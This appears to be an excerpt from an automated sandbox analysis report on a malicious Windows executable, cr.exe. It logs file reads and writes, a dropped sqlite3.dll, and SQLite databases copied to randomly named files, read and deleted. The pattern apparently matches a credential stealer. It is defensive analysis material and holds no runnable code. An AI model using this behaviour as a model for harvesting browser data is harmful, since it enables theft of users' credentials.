C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cr.exe PID: 2240 Parent PID: 2036

General

Start time:	09:06:19
Start date:	08/01/2021
Path:	C:\Users\user\AppData\Roaming\cr.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\cr.exe'
Imagebase:	0x400000
File size:	565248 bytes
MD5 hash:	740E559929463320CB8E0403FD35A097
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 72%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\sqlite3.dll	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	433482	CreateFileA
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	43D9BC	CopyFileW
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	43D9BC	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	success or wait	1	408F62	DeleteFileTransactedA
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	success or wait	1	408F62	DeleteFileTransactedA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\sqlite3.dll	unknown	446	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 17 19 74 5c 00 10 0c 00 12 10 00 00 e0 00 06 21 0b 01 02 19 00 5a 09 00 00 04 0b 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 70 09 00 00 00 e0 61 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 b0 0c 00 00 06 00 00 1c 87 0e 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 c0 0a 00 9d 20 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L.....t\..... .!.....Z.....p.. ...a.....	success or wait	171	433710	WriteFile
C:\Users\user\AppData\LocalLow\sqlite3.dll	unknown	0			success or wait	1	433710	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 15 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	43D9BC	CopyFileW
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 04 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 2f 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 2e 43 c1 05 00 00 00 03 07 f1 00 00 00 00 1f 07 fb 07 f6 07 f1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....%.........../................ ....C....................	success or wait	2	43D9BC	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	0	100	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\frAQBc8Wsa	0	2048	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	0	100	success or wait	1	61E264DC	ReadFile
C:\Users\user\AppData\LocalLow\1xVPfvJcrg	0	2048	success or wait	1	61E264DC	ReadFile

Copyright null 2021

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis